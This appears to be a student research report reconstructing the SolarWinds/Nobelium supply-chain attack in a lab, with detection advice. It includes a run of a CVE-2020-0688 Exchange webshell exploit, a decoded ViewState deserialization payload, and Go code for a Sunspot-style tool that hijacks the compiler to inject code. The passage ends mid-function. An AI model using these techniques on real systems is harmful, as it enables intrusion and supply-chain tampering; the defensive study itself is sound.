

# Nobelium APT. SolarWinds Incident

CCF Research Project

Authors:

Vladimir Shelkovnikov [v.shelkovnikov@innopolis.university](mailto:v.shelkovnikov@innopolis.university)

Ilya Radomsky [r.ilia@innopolis.university](mailto:r.ilia@innopolis.university)

Alisher Arystay [a.arystay@innopolis.university](mailto:a.arystay@innopolis.university)

Naghmeh Mohammadi [n.mohammadifar@innopolis.university](mailto:n.mohammadifar@innopolis.university)

## ABSTRACT

The purpose of this study is to study the largest cyber incident of 2020-2021. So during the project, the tactics used by APT in the attack on SolarWinds will be investigated. By modeling the actions of an attacker, we will get enough data to analyze such attacks and develop a solution to prevent them.

## I. INTRODUCTION

The SolarWinds hack has become one of the most massive supply chain attacks in history. In December 2020, it became known that unknown attackers attacked the company and infected its Orion platform with malware [1]. According to official data, among 300000 SolarWinds customers, only 33000 used Orion, and at the beginning of the year, it was reported that the infected version of the platform was installed in about 18,000 customers [2, 3]. Because of this incident, such giants as Microsoft, Cisco, FireEye, as well as many US government agencies, including the State Department, the Department of Justice, and the National Nuclear Safety Administration, were affected [3].

Thus, the possibilities of attacks on supply chains are often not given due attention, although such cyberattacks can cause catastrophic damage if they remain unrecognized for long enough. Supply chain attacks target vendors and suppliers rather than a specific business, making them difficult to detect and prevent.

In this study, we will take a detailed look at an attack on the supply chain using the example of the SolarWinds incident.

## II. RESEARCH GOALS

For this research, we decided to formulate following tasks:

- 1) Based on the SolarWinds incident, consider the tactics used by APT.
- 2) Simulate the actions of attackers to collect data.
- 3) Identify the signs that will help detect the fact of an attack.

## III. RELATED WORKS

Most of the work related to this topic concerns only malware that was used during the incident [1, 3, 6]. There is a countermeasure [4, 5] for the malware used, while a very small amount of work concerns the entire path of the attacker inside the network. Therefore, for your

research, we would like to simulate the actions of an attacker to see if an incident can be prevented in the early stages.

#### IV. THE SOLARWINDS ATTACK

The SolarWinds attack becomes the most serious cyber incident, that results into a supply chain attack (SCA). It means that attackers inject malicious code to the SolarWinds apps, which provide them access to the systems of SolarWinds customers. According to the official data, 18000 were affected by this [7]. A similar attack is a Log4j vulnerability, which is also one of the most serious cyber security problems at this time. According to Google statistics [8], more than 8% of all packages on Maven Central have at least one version that is impacted by this vulnerability. So what's make Solarwinds special?

The main reason for this is the impact of this attack:

1) Since SolarWinds has many high-profile clients, this attack affects such companies as Microsoft, Cisco, Intel, and even the US government - Pentagon, the Department of Homeland Security, the National Nuclear Security Administration, and the Treasury, etc [9].

2) The technical and stealthy nature of the attack allowed it to remain undetected for many months. So even now some of the companies may not know if they were hacked.

3) As a result, enterprise systems and networks need broad changes in their security.

Now let's go deep into the SolarWinds hack. To do this, we will use the kill chain [10] (Figure 1) and the timeline of the attack (Figure 2).




Figure 1 – Kill chain




Figure 2 – Attack timeline

The attack can be divided into 4 stages [11], for each one of them we will look at the attacker's actions and see if there were indicators that can prevent this incident.

## V. STAGE 1 – INITIAL INFILTRATION

There is still not much information about how does it start. But two main versions are remote code execution (RCE) vulnerabilities in Microsoft Exchange or VMWare. But most likely that it was an MS email server, cause after the SolarWinds attack there was an attack on Microsoft, which was marked as related to Nobelium APT [12]. It exploited CVE-2020-0688 vulnerability, which was patched a short time after this [13].

So now let's implement this step of attack. To do this, we used the GNS3 environment and created a simple network topology as shown in Figure 3. Figure 3 – Network topology




Figure 3 – Network topology

Here we have three windows VMs. DC-01 (10.1.1.22) configured as Active Directory Domain Controller and DNS server. 10.1.1.52 is an MS Exchange email server (dc-01). It has a connected client machine – test with IP address 10.1.1.93. During the SolarWinds attack



```

root@st12: /home/st12/Desktop/cve-2020-0688-webshell-upload-technique

root@st12:/home/st12/Desktop/cve-2020-0688-webshell-upload-technique# python3 fuckchina_v2.py
-s https://dc-01 -u "test" -p "Sl4v3s1"

-----
Exchange [/ecp/default.aspx] - Authenticated Remote Code Execution
.NET Deserialization Vulnerability - ASPX [Web Shell] upload technique
CVE: CVE-2020-0688
Script made by: github.com/w4fz5uck5
-----

nt authority\system

[+] GOT RESPONSE | code:[302] | length:[135]

[+] Utilizing valid session key [ASP.NET_SessionId]: [27a0be9b-de3e-49ae-8944-663d372ab0e9]
[+] Done! VIEWSTATEGENERATOR: B97B4E27

[+] https://dc-01 Seems vulnerable!
[!] Uploading C# ASPX webshell!

[+] L1. sent!
[+] L2. sent!
[+] L3. sent!
[+] L4. sent!
[+] L5. sent!
[+] L6. sent!
[+] L7. sent!
[+] L8. sent!
[+] L9. sent!

[*] Checking for webshell existence...

[+] Webshell uploaded and working at: [/ecp/HybridLogout.aspx]
cmd> whoami
nt authority\system

cmd>

```

Figure 6 – Webshell

Also, I looked at the traffic (Figure 7).

10.1.1.212	10.1.1.52	TCP	54 57810 → 443 [ACK] Seq=1 Ack=1 Win=419
10.1.1.212	10.1.1.52	TLSv1	165 Client Hello
10.1.1.22	10.1.1.212	DNS	148 Standard query response 0xefec A mail
10.1.1.52	10.1.1.212	TCP	1464 443 → 57810 [ACK] Seq=1 Ack=112 Win=1
10.1.1.52	10.1.1.212	TCP	1464 443 → 57810 [ACK] Seq=1411 Ack=112 Wi
10.1.1.52	10.1.1.212	TLSv1	496 Server Hello, Certificate, Server Key
10.1.1.212	10.1.1.52	TCP	54 57810 → 443 [ACK] Seq=112 Ack=3263 Wi
10.1.1.212	10.1.1.52	TLSv1	188 Client Key Exchange, Change Cipher Sp
10.1.1.52	10.1.1.212	TLSv1	113 Change Cipher Spec, Encrypted Handsha
10.1.1.212	10.1.1.52	TLSv1	528 Application Data, Application Data
10.1.1.52	10.1.1.212	TLSv1	496 Application Data, Application Data
10.1.1.52	10.1.1.212	TLSv1	336 Application Data, Application Data
10.1.1.212	10.1.1.52	TCP	54 57810 → 443 [ACK] Seq=720 Ack=4046 Wi
10.1.1.212	10.1.1.52	TLSv1	560 Application Data, Application Data
10.1.1.52	10.1.1.212	TLSv1	496 Application Data, Application Data
10.1.1.52	10.1.1.212	TLSv1	1464 Application Data
10.1.1.52	10.1.1.212	TCP	1464 443 → 57810 [ACK] Seq=5898 Ack=1226 W
10.1.1.52	10.1.1.212	TLSv1	444 Application Data
10.1.1.212	10.1.1.52	TCP	54 57810 → 443 [ACK] Seq=1226 Ack=5898 W
10.1.1.52	10.1.1.212	TLSv1	1464 Application Data
10.1.1.52	10.1.1.212	TCP	1464 443 → 57810 [ACK] Seq=9108 Ack=1226 W
10.1.1.212	10.1.1.52	TCP	54 57810 → 443 [ACK] Seq=1226 Ack=7698 W
10.1.1.52	10.1.1.212	TLSv1	1404 Application Data
10.1.1.52	10.1.1.212	TLSv1	1464 Application Data

Figure 7 – Traffic

There is nothing suspicious here, but at this part, we performed actions from Figure 5. We can see suspicious actions via IIS logs as shown below, but still, we can easily delete them:



2022-03-06 04:56:32 10.1.1.52 GET /ecp/default.aspx  
\_\_VIEWSTATEGENERATOR=B97B4E27&\_\_VIEWSTATE=/wEyvgcAAQAAAP////8BA  
AAAAAAAAAAwCAAAAG01pY3Jvc29mdC5Qb3dlclNoZWxsLkVkaXRvcgUBAAAAQk1  
pY3Jvc29mdC5WaXN1YWxTdHVkaW8uVGv4dC5Gb3JtYXR0aW5nLIRleHRGb3JtYXR  
0aW5nUnVuUHJvcGVydGllcwEAAAAPRm9yZWdyb3VuZEJydXNoAQIAAAAGAAwAA  
AKMGPE9iamVjdERhdGFQcm92aWRlciBNZXRob2ROYW11PSJTDGFydCIgeG1sbnM9I  
mh0dHA6Ly9zY2h1bWFzLm1pY3Jvc29mdC5jb20vd2luZngvMjAwNi94YW1sL3ByZXNlb  
nRhdGlvbGlgeG1sbnM6YT0iY2xyLW5hbWVzcGFjZTpTeXN0ZW0uRGhZ25vc3RpY3M7  
YXNzZW1ibHk9U3lzdGVtIj48T2JqZWNO0RGF0YVByb3ZpZGVyLk9iamVjdEluc3RhbmN  
IPjxhOiByb2Nlc3M%2BPGE6UHVY2Vzcy5TdGFydEluZm8%2BPGE6UHVY2VzclN0Y  
XJ0SW5mbYBBcmd1bWVudHM9Ii9jIHBvd2Vyc2h1bGwgLW5vcCAtZXAgYnlwYXNzIC  
1jICZxdW90O1tTeXN0ZW0uVGv4dC5FbmNvZGluZ106OIVURjguR2V0U3RyaW5nKFt  
TeXN0ZW0uQ29udmVydF06OkZyb21CYXNlNjRtdHJpbmcoJ1BDVkfjR0ZuWlNCc1lX  
NW5kV0ZuWlQwaVF5TWIKVDQ4SIVBZ2FXMXdiM0owSUU1aGJXVnpjR0ZqWlQwa  
VUzbHpkR1Z0TGtsUElpVStQQ1ZBSUdsdGNHOXlkQ0JPWVcxbGMzQmhZMIU5SWxO  
NWMzUmxiUzVZYld3aUpUNDhKVUFnYVYvcxd2IzSjBJRTVoYldWemNHRmpaVDBpVT  
NsemRHVnRMbGh0YkM1WWMyd2IKVDQ4S1hOMGNtbHVaeUI0Yld3OVFDSThQM2h  
0YkNCMIpYSnphVz1lUFNJaU1TNHdJaUkvUGc9PSepKSZxdW90OyAmZ3Q7Jmd0OyA  
mcXVvdDs1ZXhjaGFuZ2VpbN0YXscGF0aCVCxENsaWVudEFjY2VzclxcZWNwXFXI  
eWJyaWRMb2dvdXQuYXNweCZxdW90OyIgRmlsZU5hbWU9ImNtZCIvPjwvYTpQcm9j  
ZXNzLlN0YXJ0SW5mbz48L2E6UHVY2VzclxcZ48L09iamVjdERhdGFQcm92aWRlci5PYm  
ply3RJbnN0YW5jZT48L09iamVjdERhdGFQcm92aWRlcj4LookYYGQfs4T9cEBz0zG2l8l  
QOs0%3D&CorrelationID=<empty>;&afeReqId=f88a673b-353c-48e3-b141-bcd41af5a8f6;  
443 test 10.1.1.212  
Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Ge  
cko) - 500 0 0 3882

The IP address of the attacker is 10.1.1.212. \_\_VIEWSTATE= is exploit part. To  
decode it, we used URL decode and from base64 in CyberChef [17]. The result is shown  
below:

```
ÿ2¾ÿÿÿÿMicrosoft.PowerShell.EditorBMicrosoft.VisualStudio.Text.Formatting.Text  
FormattingRunPropertiesForegroundBrush&lt;ObjectDataProvider MethodName="Start"  
xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation" xmlns:a="clr-  
namespace:System.Diagnostics;assembly=System"><ObjectDataProvider.ObjectInstance><a  
:Process><a:Process.StartInfo><a:ProcessStartInfo Arguments="/c powershell -nop -ep  
bypass -c  
&quot;[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('PC  
VAcGFnZSBsYW5ndWFnZT0iQyMiJT48JUAgaw1wb3J0IE5hbWVzcGFjZT0iU3lzdGVtL  
klPiU+PCVAIGltcG9ydCBOYW1lc3BhY2U9IIN5c3RlbS5YbWwiJT48JUAgaw1wb3J0IE  
5hbWVzcGFjZT0iU3lzdGVtLlhtbC5Yc2wiJT48JXN0cmLuZyB4bWw9QCI8P3htbCB2ZXJz  
aw9uPSIiMS4wIi/Pg=='))&quot; &gt;&gt;  
&quot;%exchangeinstallpath%\\ClientAccess\\ecp\\HybridLogout.aspx&quot;;  
FileName="cmd"/></a:Process.StartInfo></a:Process></ObjectDataProvider.ObjectInstance  
></ObjectDataProvider>ø`d³yp@sÓ1¶ÉP:Í
```

This is one of the commands to establish the webshell to the email server. Thus, we cannot get useful information for investigating incidents from traffic, especially considering the fact that employees were working remotely at that time.

For the forensic investigation of this activity, we can use log files as we already showed and memory to investigate processes. So when we launch the calculator app (calc.exe process) first it starts the IIS worker process (w3wp.exe ), which will spawn a child process calc.exe as shown in Figure 8.

svchost.exe	0.01	7,656 K	11,996 K	1888 Host Process for Windows S...	Microsoft Corporation
w3wp.exe	0.02	548,984 K	574,384 K	7020 IIS Worker Process	Microsoft Corporation
w3wp.exe	0.02	326,688 K	362,624 K	7036 IIS Worker Process	Microsoft Corporation
calc.exe	Command Line: c:\windows\system32\inetsrv\w3wp.exe -ap "MSEExchangeECPAppPool" -v "v4.0" -c "C:\Program Files\Microsoft\Exchange Server\V15\bin\GenericAppPoolConfigWithGCServerEnabledFalse.config" -a \\.\pipe\iisimp0da3e393-b3a1-4eb4-9e0d-189db8e6bc01 -h "C:\inetpub\temp\appools\MSEExchangeECPAppPool\MSEExchangeECPAppPool.config" -w "" -m 0 Path: c:\Windows\System32\inetsrv\w3wp.exe				

Figure 8 – Executing the malicious process

After that, attackers started to leak sensitive data from enterprise emails. At this stage, they need to spread across the SolarWinds network but they are limited by multi-factor authorization. So to act as a regular user for enterprise systems they performed an attack called Golden SAML Attack (Figure 9).




Figure 9 – Golden SAML Attack

Here they are used a compromised SAML certificate to sign the created tokens. It allows acting as a legit user. But this SAML certificate compromise could be stopped with several stages by analyzing id codes of the ADFS server:

1) Legitimate logging to the service will give to the user such events log as 'Event id 1202', 'Event id 1200' for the ADFS server, and 'Event id 4769' for the Domain controller. If such an entrance technique as Golden SAML is used there is no presence of such log messages. If one of those messages are missing it is a signal to act.

2) Exporting certificates from the ADFS server is not a common thing to do, so additionally it is a good thing to monitor such logging is's like 4103 and 4104 (Export-PfxCertificate or certutil-exportPFX). Such id as 18 is signaling to the Certificate extraction with ADFSdump.

3) Architecture change can be performed such as Only Cloud-based Identity provider and Utilizing multiple instances of ADFS server for the best possible security.

4) The solution called QRadar by IBM can be used. Some rules for the Golden SAML attack are written to create a defense against it. Those rules are based on the N1 step of this list, so to Event id 1201 and 1200.

At this point, we can interpret the initial state as shown in Figure 10.




Figure 10 – Access to network

So during the first stage, attackers got access to the enterprise network, started to leak sensitive data from it, and were able to modify authentication options. How can we prevent an attack at this stage?

1) Many of these actions can be seen in log files. So universal method to prevent such actions is to use a monitoring system, that will collect data from sensitive parts of the system and send them to the anomaly-based IDS/IPS system.

2) A good solution is to conduct a vulnerability scan for publicly available services.

3) Also, it is required to install patches for vulnerable services.

4) Follow the principle of least privilege.

## VI. STAGE 2 – ACCESS TO DEVELOPERS

On the hearing on SolarWinds hacking [18], information about spear phishing companies against developers was revealed. Attackers used information gained from the email server to send weaponized emails to developers. This is not the only method used by the attacker. This is also one of the key moments in attackers' success – they used a very wide toolkit for the attack.



They used an HTML file, which when it was opened triggered JS to write an ISO file to disc. After it was mounted by a victim, DLL executed Cobalt Strike Beacon on the system (Figure 11) [19].




Figure 11 – Spear-phishing performed by Nobelium

This is just one example of used tactics. This step of the attack is shown in Figure 12.




Figure 12 – Second stage

During this stage, attackers got access to the development environment for SolarWinds products. After that, they started to test if they can include malicious code in the app code. What can be done here?

General information:

Managing phishing emails can be different. Your users should know about the existence of phishing emails and have the knowledge to work with them, to evade risks, not open them, and not open attachments of those emails. Link redirection can be turned off if it is possible for your company. Of course, ordinary employees should redirect this malicious mail to the cybersecurity department.

Technical staff should keep up to date all systems in the network.

Browsers have the ability for enabling protection from phishing domains, so this solution should be installed or enabled. SPF, DKIM, DMARC, DANE protocols should be enabled on your email server.

Of course, there are plenty of additional solutions to make your environment more secure, in the case of Microsoft exchange – Anti-phishing protection in Microsoft 365 can be enabled. Good practice to make regulations on how to respond to emails, domains, and other things that can be part of the phishing attack. Of course, as a part of good practice regulations, you shouldn't keep your password weak.

Concrete information:

In the SolarWind case can be proposed several solutions, which may be a key way to avoid successful phishing attacks. Let's start with the methods provided by the Solar Wind itself, Security Event Manager [20]:

1) Checking file and folder integrity is useful if it is configured correctly and properly. Creation, deletion, and suspicious changes in the files, or folder can be monitored, and be triggered to the notification of the cybersecurity team member.

2) Securing user accounts is important, but accounts with sensitive information have to be monitored especially carefully. Shifts in account usage can be monitored, as well as a suspicious activity like changing permissions on files/folders. It is also an option of SolarWinds solution.

3) Network monitoring is an important part of the defenses of your company. In the case of solar wind breach network activity also could be monitored with the product of the injured company. Notification of the suspicious Network traffic can be enabled.

4) Because Microsoft Exchange email server was implemented such a solution as Anti-phishing protection in Microsoft 365 can be used to protect users from phishing emails.

5) A list of the possible solutions can be expanded additionally with Barracuda networks, Mimecast, etc.

## VII. STAGE 3 – CODE INJECTION

Now, let's see how malicious code was injected into the SolarWinds application. This part of the attack was performed by Sunspot malware on developers' PCs [21]. It was granted with SeDebugPrivilege which allowed it to read the memory. It used this privilege to listen for the MSBuild.exe process. When the compiler going to build the SolarWinds.Orion.Core.BusinessLayer.dll, malware pause compiler and inject malicious data

into it. The compiler builds the application and signs the code, which makes it a legit part of it. Now let's look at the practical part of it. For that, we wrote my version of it in the Go language [22]. It listens for a process that uses the go compiler (Figure 13).

```
234 //find new targets
235
236 for {
237     procs, err := ps.Processes()
238     if err != nil {
239         log.Printf("Error finding procs: %v", err)
240     }
241
242     for _, proc := range procs {
243         if !contains(pids, proc.Pid()) {
244             if proc.Executable() == "go" {
245
246                 process, err := os.FindProcess(proc.Pid())
247                 if err != nil {
248                     log.Printf("%v", err)
249                 }
250
251                 newTarget := target{
252                     pid: proc.Pid(),
253                     proc: *process,
254                 }
255
256                 pids = append(pids, proc.Pid())
257                 log.Printf("New Active Target PID: %d", proc.Pid())
258                 targets <- newTarget
259
260             }
261         }
262     }
263 }
264 }
```

Figure 13 – Finding process that uses go compiler

Then it waits till it uses syscall (openat) to open the main.go file as shown in Figure 14 and interrupt compiler process.

```
152 name, _ := sec.ScmpSyscall(regs.Orig_rax).GetName()
153 if name == "openat" {
154     path, err := readString(pid, uintptr(regs.Rsi))
155     if err != nil {
156         fmt.Println("openat path error %v", err)
157     }
158
159     if strings.Contains(path, "main.go") {
160         t.path = path
161         fmt.Printf("Path: %s\n", t.path)
162         fmt.Printf("Name: %s\n", name)
163         if !t.isPatched {
164             err = t.patch()
165         }
166         if err != nil {
167             log.Printf("Error patching file, %v", err)
168             return err
169         }
170         t.isPatched = true
171     }
172 }
173 }
```

Figure 14 – Wait till openat syscall with main.go

After that, it injects malicious code into the application code (Figure 15).

```
47 func (t *target) patch() error {
48     log.Printf("Patching %s", t.path)
49
50     data, err := ioutil.ReadFile(t.path)
51     if err != nil {
